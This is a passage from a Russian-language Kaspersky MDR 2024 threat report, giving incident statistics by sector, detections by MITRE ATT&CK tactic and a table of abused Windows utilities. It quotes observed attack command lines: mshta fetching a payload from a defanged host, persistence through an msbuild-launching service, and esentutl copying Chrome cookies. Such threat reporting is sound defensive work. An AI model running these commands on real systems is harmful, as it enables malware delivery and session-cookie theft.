по умолчанию как нарушения политики безопасности. Если клиент подтверждает их злонамеренность, инцидент переклассифицируется, как действия внутреннего нарушителя. Этот редкий — сценарий составил менее 1% критичных инцидентов в менее чем 2% инфраструктур.

Количество инцидентов высокой критичности по отраслям

График ниже отображает распределение критичных инцидентов и их жертв по типам инцидентов и секторам экономики.

Рисунок 12

Количество критичных инцидентов по типу и индустрии



Из статистики можно сделать следующие выводы:


- Целевые атаки управляемые человеком наблюдались во всех секторах, кроме телекома. Лидируют ИТ-компании и госучреждения — 14,7% и 13,8% соответственно.
- В промышленном секторе, занявшем третье место по общему количеству инцидентов высокой критичности, были зафиксированы все типы инцидентов. Среди них 0,17% составили обнаруженные DoS-атаки.
- Финансовый сектор занял четвертое место по общему количеству инцидентов высокой критичности, здесь также наблюдались все типы критичных инцидентов.
- Анализ защищенности и киберучения остаются популярной практикой, и инциденты этого типа наблюдались во всех секторах экономики, кроме образования и здравоохранения.
- Инциденты высокой критичности, связанные с вредоносным ПО, наблюдались в основном наблюдались в финансовом (2,6%), промышленном (2,3%) и ИТ-секторах (1,6%).
- Инциденты, связанные с артефактами целевых атак, повторяют распределение активных атак, управляемых человеком. В строительной отрасли и образовании выявлены активные целевые атаки, но артефакты целевых атак не были зафиксированы.
- Серьезные нарушения политик безопасности замечены во всех отраслях, кроме образования и СМИ. Больше всего — в ИТ (2,8%), промышленности (2,3%) и финансовой отрасли (1,6%). Действия внутреннего нарушителя наблюдались в финансовом государственном секторе, промышленности и пищевой отрасли.
- Успешные атаки с применением социальной инженерии на шестом месте. Больше всего таким атакам подверглись промышленность (1,2%) и госсектор (1,1%).
- Инциденты, связанные с критичными уязвимостями, фиксировались на промышленных предприятиях, в транспортных компаниях, в пищевой отрасли и здравоохранении.

Организации, где наблюдались инциденты высокой критичности, по отраслям

График ниже показывает процент клиентов Kaspersky MDR с инцидентами высокой критичности, распределенный по отраслям. Этот график полезен для анализа общей картины по всем клиентам.

Рисунок 13

Количество клиентов MDR, столкнувшихся с критичными инцидентами, по отраслям




В дополнение к представленным ранее наблюдениям, из графика можно сделать следующие выводы:

- Инциденты высокой критичности наблюдались во всех отраслях.
- Чаще всего атаки, управляемые человеком, затрагивали компании из промышленного (9,3%) и государственного (10,7%) секторов.
- Нарушения политик безопасности на втором месте по числу затронутых организаций. Такие инциденты наблюдались практически везде, но лидируют — ИТ (7,9%), промышленность (7,1%) и финансовый сектор (5,7%).
- Атаки с использованием вредоносного ПО чаще всего наблюдались в компаниях промышленного (6,4%) и финансового (5,7%) секторов.
- Больше всего инцидентов, связанных с киберучениями, произошло в финансовом (8,6%) и промышленном (7,1%) секторах.

Чтобы сравнить число атакованных организаций по отраслям, рассмотрим следующий график. Процентные значения отражают долю организаций с соответствующим типом инцидента от общего числа организаций в данной отрасли.

Рисунок 14

Количество атакованных организаций внутри сектора



Ключевые моменты из этого графика:


- В секторе образования единственным типом инцидентов высокой критичности были атаки управляемые человеком. Целевые атаки были зарегистрированы в 83% госучреждений, 75% организаций в транспортном и пищевом секторах, а также в половине организаций в сферах строительства, здравоохранения и розничной торговли.
- Нарушения политики безопасности были зарегистрированы во всех организациях телекоммуникационного сектора и в 79% ИТ-организаций.
- DoS-атаки были зарегистрированы в половине организаций промышленного сектора.
- Киберучения были особенно распространены в СМИ (две трети организаций), финансовом секторе (55%) и строительных компаниях (50%).
- Следы прошлых атак управляемых человеком были обнаружены в 32% финансовых организаций, трети предприятий СМИ и четверти организаций пищевой промышленности и транспорта.
- Успешные атаки с использованием социальной инженерии затронули половину строительных организаций, треть предприятий СМИ и четверть транспортных организаций.

Технологии обнаружения. Тактики, техники и процедуры злоумышленников

Kaspersky MDR позволяет обнаруживать инциденты на разных этапах развития атаки. Обычно большинство инцидентов проходит через все стадии (тактики MITRE ATT&CK®), но на диаграмме ниже отображена наиболее ранняя тактика, соответствующая событиям безопасности, ассоциированным с инцидентом.

Рисунок 15

Тактики атакующих



Основные тактики, с помощью которых мы обнаруживаем инциденты:

TA0043: Разведка

Инциденты, выявленные на этом этапе, главным образом относятся к различного рода сканированиям, а критичность инцидентов коррелирует с предполагаемыми целями сканирования. Инциденты высокой критичности обычно связаны с успешным фишингом, приведшим к дальнейшему развитию атаки. Инциденты, связанные с известными APT-кампаниями, также обнаруживались на этом этапе.

TA0042: Подготовка к атаке

Инциденты, отнесенные к этой тактике, в основном связаны с обнаружением того или иного вредоносного или нежелательного ПО, которое впоследствии могло бы быть использовано при развитии атаки. Критичность инцидентов определяется опасностью обнаруженных инструментов.

TA0001: Первоначальный доступ

Подавляющее большинство инцидентов, выявленных на этом этапе, относятся к фишинговыми рассылками, классифицированными как инциденты средней критичности и содержащими различные типы вредоносных объектов. К инцидентам высокой критичности относятся успешные атаки с использованием социальной инженерии, компрометацию удаленных сервисов, приводящую к дальнейшему развитию атаки, и активность, успешно атрибутированную к известным целевым атакам. Инциденты низкой критичности обычно представляют собой успешные попытки фишинга, но которые не привели к каким-либо последствиям из-за успешного автоматического предотвращения.

TA0002: Выполнение

Наибольшее количество критичных инцидентов выявляется на этом этапе, поскольку запуск специализированных инструментов для проведения атак — шумная операция. В общем случае критичность инцидента на этом этапе определяется по классификации запускаемого объекта.

TA0003: Закрепление

Инциденты на этом этапе включают подмену инструментов специальных возможностей Windows, обнаружение подозрительных / небезопасных конфигураций сетевых ресурсов, буткиты. Высокий уровень критичности присваивается, когда наблюдаются явные подтверждения активного участия человека. Инциденты средней и низкой критичности регистрируются на основе потенциального влияния на инфраструктуру заказчика. Большинство инцидентов низкой критичности здесь связаны с манипуляцией учетными записями, например, включение локальных административных или гостевых аккаунтов.

TA0004: Повышение привилегий

Подавляющее большинство инцидентов, у которых данная тактика была самой ранней, — добавление учетной записи в различные привилегированные группы типа Domain Admins, Enterprise Admins. Также сюда попадают инциденты, связанные с использованием специализированных инструментов для повышения привилегий, обнаруживаемых как в виде отдельных файлов и процессов, так и уже загруженными в системную память ОС. Раздел также охватывает обнаружение уязвимых драйверов, изменение конфигураций Windows UAC или попытки обойти UAC.

TA0005: Обход защиты

На этом этапе фиксируется относительно небольшой процент инцидентов, но разнообразие обнаруживаемых действий обширно. Примеры включают: подозрительные настройки SPN на хосте, задачи планировщика, замаскированные под легитимные настройки Windows, удаление журналов событий, изменение настроек проверки цифровой подписи драйверов, использование различных LOLBins[12], попытки изменения конфигурации безопасности ОС и используемых средств защиты. Доля ложных срабатываний здесь низкая, поскольку обнаруженные техники и тактики редко коррелируют с легитимной активностью.

12 Living Off The Land Binaries, Scripts and Libraries

TA0006: Доступ к учетным записям

Подавляющее большинство инцидентов, связанных с этой тактикой, представляют собой попытки доступа к памяти процесса LSASS, дампы критических важных разделов реестра, обнаружения различных типов кейлоггеров, попытки подбора пароля. Как и в предыдущем случае, ложные срабатывания здесь встречаются крайне редко, за исключением отдельных подтверждённых киберучений.

TA0007: Сбор информации

Обнаружение на этом этапе связано с большим количеством ложных срабатываний, поэтому лишь небольшая часть релевантных индикаторов атаки приводит к событиям безопасности. Обнаруженные инциденты в основном связаны с различными типами сканирования внутренних сетей, выявлением конфигурации Active Directory или использованием специальных инструментов — например, Bloodhound[13].

TA0008: Горизонтальные перемещения

Поскольку у TA0008 низкий уровень ложных срабатываний, она дает перспективы для разработки новых IoA. В 2024 подавляющее большинство инцидентов были связаны с попытками удаленной эксплуатации уязвимостей в сети. В эту категорию входят обнаружения аномалий, связанных с подозрительными входами в сеть с использованием легитимных учетных данных.

TA0009: Захват данных

Наблюдаемая активность на этом этапе основана на обнаружении специальных инструментов. Часть инцидентов была выявлена с помощью механизмов обнаружения аномалий на основе машинного обучения.

TA0010: Эксфильтрация

Небольшое количество инцидентов, достигших этой стадии, крайне сложно отличить от TA0011, поскольку наиболее распространенным сценарием является T1041: Эксфильтрация через канал C2[14] с использованием стандартных протоколов прикладного уровня. Инциденты были отнесены к этой тактике, а не к TA0011, только при наличии достаточных оснований, например, при обнаружении характерной командной строки.

TA0011: Управление и контроль

Подавляющее большинство инцидентов на этом этапе выявлено на основе данных Threat Intelligence (TI) — доступ к вредоносному ресурсу. Критичность инцидента определяется известным назначением C2: если он связан с APT, инцидент классифицируется как критичный. Сюда же относится обнаружение известных фреймворков C2, таких как Cobalt Strike[15], Sliver[16], MSF[17] и других.

TA0040: Ущерб

На этом этапе большинство инцидентов выявляется посредством обнаружения конкретного вредоносного ПО, в случаях, когда более раннее реагирование было невозможно. В 2024 году подавляющее большинство инцидентов, достигших этой стадии, были связаны либо с обнаружением криптомайнеров, либо с программами-вымогателями.

13 MITRE ATT&CK. S0521 BloodHound

14 MITRE ATT&CK. T1041 Exfiltration Over C2 Channel

15 MITRE ATT&CK. S0154 Cobalt Strike

16 MITRE ATT&CK. S0633 Sliver

17 Metasploit framework

Тактики и технологии обнаружения


В Kaspersky MDR используются различные источники телеметрии: Endpoint Protection Platform (EPP), Network Intrusion Detection System (NIDS) и Sandbox (SB). Последние два сенсора являются частью Kaspersky Anti Targeted Attack (KATA).

В рамках данного отчета вердикты сетевой IDS, являющейся компонентом EPP, учитываются как события EPP.

Во многих случаях инциденты были обнаружены несколькими сенсорами, однако на диаграмме ниже учитываются события безопасности, которые обнаруживались первыми и использовались аналитиками SOC для формирования инцидента. Поэтому преобладание инцидентов, выявленных EPP, не означает, что что они не могли быть также выявлены с помощью IDS или Sandbox в составе KATA. Более того, статистика инцидентов показывает, что сетевая IDS прекрасно дополняет EPP даже в тех сценариях, где средства защиты конечной точки кажутся наиболее очевидным инструментом обнаружения, например, TA0040: Ущерб или TA0006: Доступ к учетным записям. Доли инцидентов, обнаруженных различными сенсорами, приведены на диаграмме ниже.

Рисунок 16

Количество инцидентов, первично обнаруженных используемыми сенсорами



Высокая эффективность SB для этапа **TA0001: Первоначальный доступ** обусловлена популярным сценарием использования KATA для обнаружения фишинговых атак на периметре сети. Сетевая IDS эффективна для **TA0011: Управление и контроль,** хорошо обнаруживает сетевые сканирования, поэтому присутствует на **TA0043: Разведка, TA0006: Доступ к учетным записям** и **TA0007: Сбор информации.** На этапе **TA0040: Ущерб** обнаруживает вредоносное ПО на основе трафика с удаленными командными центрами. Обнаружения C2 также объясняют присутствие IDS в **TA0042: Подготовка к атаке.**

От **TA0002: Выполнение** до **TA0006: Доступ к учетным записям,** защита класса EPP является основным механизмом обнаружения. Но инструменты атаки с типичным сетевым трафиком, обнаруживает IDS. Например, криптомайнеры **(TA0040: Ущерб),** попытки подбора пароля **(TA0006: Доступ к учетным записям)** и попытки удаленной эксплуатации сетевых сервисов **(TA0001: Первоначальный доступ).**

IDS в составе Kaspersky Endpoint Security (EPP) объясняет ее эффективность на этапах, релевантных IDS **TA0011: Управление и контроль, TA0008: Горизонтальные перемещения** и **TA0010: Эксфильтрация.**

Техники атакующих

Инструменты, применяемые в атаках

Злоумышленники используют встроенные инструменты ОС, чтобы минимизировать риск обнаружения во время доставки своих инструментов на взломанную систему.

Таблица 2 Наиболее популярные LOL-утилиты и частота их использования

	Все инциденты	Критичные инциденты
powershell.exe	1,64%	10,51%
rundll32.exe	0,81%	6,85%
comsvcs.dll	0,26%	3,82%
reg.exe	0,23%	2,07%
msiexec.exe	0,67%	1,59%
certutil.exe	0,15%	1,59%
mshta.exe	0.22%	1,43%
msbuild.exe	0,07%	1,27%
esentutl.exe	0,07%	1,27%

Наиболее популярные LOL-утилиты, которые наблюдались практически в любом инциденте, это **powershell.exe, rundll32.exe** and **reg.exe.** Примеры использования **PowerShell.exe, rundll32.exe, reg.exe, comsvcs.dll, msiexec.exe** и **certutil.exe** уже были приведены в отчете прошлого года[18].

Mshta.exe используется для скрытого выполнения вредоносного ПО, как описано в **T1218.005: Mshta**[19]. Вот один из распространенных примеров из 2024 года:

Рисунок 17 Mshta.exe загружает вредоносную нагрузку

```
C:\WINDOWS\Explorer.EXE
    -> "C:\WINDOWS\system32\mshta.exe" hxxps://goatstuf[redacted]pro/sin[redacted]mp4 # ☑ "I am not a robot - reCAPTCHA Verification ID: 21[redacted]
```

Это выполнение mshta приводит к последующему запуску PowerShell, который загрузил и выполнил вредоносную полезную нагрузку[20].

18 Managed Detection and Response — отчет за 2023 год

19 T1218.005: Mshta

20 Unmasking Lumma Stealer: Analyzing Deceptive Tactics with Fake CAPTCHA

Msbuild.exe использовался для компиляции и скрытного выполнения полезной нагрузки, как описано в **T1127.001: MSBuild**[21]. Ниже показан типичный пример, демонстрирующий закрепление через системную службу (T1543.003: Службы Windows[22]).

Рисунок 18 Msbuild.exe используется для запуска через службу Windows

```
Registry key: HKLM\SYSTEM\ControlSet001\Services\ cbxC
ImagePath (Command): cmd.exe /c start cmd /v:on /c "C:\Windows\Microsoft.NET\framework64\v4.0.30319\Msbuild.exe C:\ProgramData\ ZIPp.csproj"
```

The Esentutl.exe[23] предназначенный для работы с базами данных Microsoft JET, используется для копирования и загрузки файлов, включая альтернативные потоки данных NTFS. Пример команды ниже демонстрирует копирование файла `..\Network\Cookies`, содержащего данные сеансов браузера, который может быть использован злоумышленниками для перехвата аутентификации коммуникаций с онлайн-ресурсами.

Рисунок 19 Запущенный из 1.bat esentutl.exe копирует файл

```
c:\windows\svcbatch.exe c:\windows\1.bat
 └--> esentutl.exe  /y /vss C:\Users\ \AppData\Local\Google\Chrome\userda~1\profil~1\Network\Cookies /d c:\users\public\
```

Msedge.exe[24] аналогично предыдущим годам, нередко фигурирует в зарегистрированных инцидентах, что указывает на значительное количество инцидентов, связанных с переходом пользователей по фишинговым ссылкам или попаданием жертв на скрытые загрузки.

Ниже приведены типичные примеры запуска, вызванного фишинговым электронным письмом и подключением к вредоносному ресурсу.

Рисунок 20 Попытка подключения к вредоносному сайту с использованием msedge, запущенного из вредоносного вложения электронного письма

```
(PID: 7004) "C:\Program Files (x86)\Microsoft Office\Office16\OUTLOOK.EXE"
 └─── (PID: 9404) "C:\Program Files (x86)\Adobe\Reader 10.0\Reader\AcroRd32.exe" "C:\Users\ \AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\INUTDF2U\Updated list Unauthorised PP
RA User ID details.pdf"
    └─── (PID: 15216) "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument hxxps://www[.]dropbox[.]com/scl/fi/r03vub4463xluyb65whot/PPRA_Letters.zip?rlkey=vl19sdakfxmsp4k
cendo8qzgx&e=2&st=d0e86ec1&dl=0
```

Рисунок 21 Попытка подключения к вредоносному сайту в результате скрытой загрузки

```
